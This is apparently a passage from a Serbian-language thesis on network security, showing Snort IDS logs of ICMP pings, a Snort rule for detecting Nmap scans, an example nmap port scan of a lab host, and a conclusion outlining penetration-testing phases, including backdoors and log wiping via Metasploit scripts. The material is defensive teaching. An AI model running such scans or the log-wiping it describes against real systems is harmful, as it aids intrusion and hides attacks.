03/01-13:13:54.414821  [**] [1:1005:0] ICMP Packet [**] [Priority: 0] {ICMP} 192.168.1.7 → 192.168.1.10
03/01-13:13:55.448145  [**] [1:1005:0] ICMP Packet [**] [Priority: 0] {ICMP} 192.168.1.7 → 192.168.1.10
03/01-13:13:56.478850  [**] [1:1005:0] ICMP Packet [**] [Priority: 0] {ICMP} 192.168.1.7 → 192.168.1.10
03/01-13:13:57.512242  [**] [1:1005:0] ICMP Packet [**] [Priority: 0] {ICMP} 192.168.1.7 → 192.168.1.10
03/01-13:13:58.537763  [**] [1:1005:0] ICMP Packet [**] [Priority: 0] {ICMP} 192.168.1.7 → 192.168.1.10
03/01-13:13:59.567151  [**] [1:1005:0] ICMP Packet [**] [Priority: 0] {ICMP} 192.168.1.7 → 192.168.1.10
```

Слика 7.3. Детектовање PING пакета у IDS моду

Покретањем мода за логовање пакета логови ће се сачувати у log фајл који је потребно отворити следећом командом:

```
sudo snort -r snort.alert
```



```
Commencing packet processing (pid=25705)
WARNING: No preprocessors configured for policy 0.
03/01-17:26:11.844302 192.168.1.7 → 192.168.1.10
ICMP TTL:64 TOS:0×0 ID:2976 IpLen:20 DgmLen:84 DF
Type:8  Code:0  ID:58483   Seq:1  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
03/01-17:26:11.844332 192.168.1.10 → 192.168.1.7
ICMP TTL:64 TOS:0×0 ID:51954 IpLen:20 DgmLen:84
Type:0  Code:0  ID:58483  Seq:1  ECHO REPLY
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
03/01-17:26:12.853552 192.168.1.7 → 192.168.1.10
ICMP TTL:64 TOS:0×0 ID:3104 IpLen:20 DgmLen:84 DF
Type:8  Code:0  ID:58483   Seq:2  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
03/01-17:26:12.853590 192.168.1.10 → 192.168.1.7
ICMP TTL:64 TOS:0×0 ID:51981 IpLen:20 DgmLen:84
Type:0  Code:0  ID:58483  Seq:2  ECHO REPLY
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Слика 7.4. Логовање мрежног саобраћаја

7.8. Детектовање Nmap скенирања

Дефинисање правила за мрежна скенирања обезбеђује детектовање мрежних скенирања и појављивање упозорења у терминалу. Оваква правила се могу дефинисати у склопу већ постојећих правила или се издвојити у посебан фајл са правилима. У директоријуму /etc/snort/rules направити фајл под називом scan.rules и у фајл унети следећу линију:

```
alert tcp any any -> 192.168.1.10 any (msg"Nmap Scan Detected"; sid:10001; rev:2;)
```


Следећом командом покренути NIDS мод:

```
sudo snort -A console -q -c /etc/snort/rules/scan.rules -l /var/log/snort
```

Уколико се унесе команда `nmap -p 22,21,23,3389,25 192.168.1.10` наспрам система на коме је сада постављено детектовање мрежног скенирања у терминалу ће се појавити упозорења.

Слика 7.5. Детектовање Nmap скенирања

Када се наспрам система унесе команда `nmap 192.168.1.10` у терминалу ће се појавити упозорењао о детектованом скенирању 1000 портова. На следећем приказу скенирања изостављен је део резултата скенирања.



Слика 7.6. Детектовање већег броја скенираних портова

8. ЗАКЉУЧАК

Свет наставља да се суочава са разарајућим сајбер нападима у све већој мери. Потребна је нова врста професионалаца сајбер безбедности. За супротстављање, сајбер безбендост мора да се развије. Нове стратегије тренирања и употреба примењеног знања су кључни за развој сајбер безбедности. Офанзивна безбедности се најбоље може описати као предузимање проактивних мера да се неутралишу и улове претње мрежи. Офанзивна безбедност такође захтева познавање и проучавање алата које хакери користе за нападе. Главна сврха тестирања пробијања у мрежу је утврђивање рањивости мреже и уређаја и побољшавање њихове заштите. Дефанзивна сајбер безбедност укључује анализирање мрежних пакета, IDS узбуна и логовање системских активности а то није довољно за спречавање напада јер не пружа проактивне стратегије одбране. Офанзивна сајбер безбедност предузима кораке за гашење напада који је у току и лова на напдаче. Офанзивна безбедности може бити комбинована са снагама дефанзивне безбедности. Фаза дигиталне форензике наступа тек након потпуног онеспособљавања напада и када је одбрана учвршћена. Дефанзивна безбедност и даље треба да се користи, али у комбинацији са стратегијама офанзивне безбедности.

Технологије и алати који се користе за офанзивну безбедносту су у великој мери исти као и оне које користе хакери, али са различитим намерама. Док хакери користе ове технологије и алате из злонамерних разлога, професионалци сајбер безбедности их користе за проналажење рањивости и слабих тачака мреже или система. Једном када се рањивост лоцира, предузимају се мере за побољшање безбедности мреже.

Тестирање пробијања у мрежу се одвија кроз неколико фаза. Прве две фазе су прикупљање информација и скенирање система што укључује налажење специфичних детаља и информација о систему на који ће се покренути напад. Следећа фаза укључује неауторизовано добијање приступа систему. Намера ове фазе је утврђивње ако постоји рањивост на мрежи која може да се искорити за добијање неауторизованог приступа уређају или мрежи. Након добијања неауторизованог приступа мрежи, следеће две фазе су одржавање приступа мрежи успостављањем задњих врата и акције нападача као што су крађа података, шифровање или уништавање података у мрежи и систему. Намера последње фазе је прикривање трагова напада. Један од приступа за прикривање трагова је брисање системских лог фајлова. Лог фајлови чувају детаљне инфорамције о активностима на мрежи или уређају. Један од често коришћених начина за брисање лог фајлова је коришћење скрипти које су уграђене у Metasploit склоп а могу се користити и друге скрипте које имају исту намену. Скрипта се активира када успостављена meterpreter сесија позове скрипту. Једном када је скрипта активирана, бришу се трагови напада из лог фајлова.

ЛИТЕРАТУРА

[1] Salmon, A., Levesque, W., McLafferty, M., Applied Network Security, April 2017.
[2] Eastton, C., Network Defense and Countermeasures: Principles and Practices, Third Edition, Pearson, April 2018.
[3] Collins, M., Network Security Through Data Analysis, Second Edition, O'Reilly, September 2017.
[4] O'Leary, M., Cyber Operations: Building, Defending, and Attacking Modern Computer Networks, Second Edition, Apress, March 2019.
[5] Tanner, N., Cybersecurity Blue Team Toolkit, Wiley, April 2019.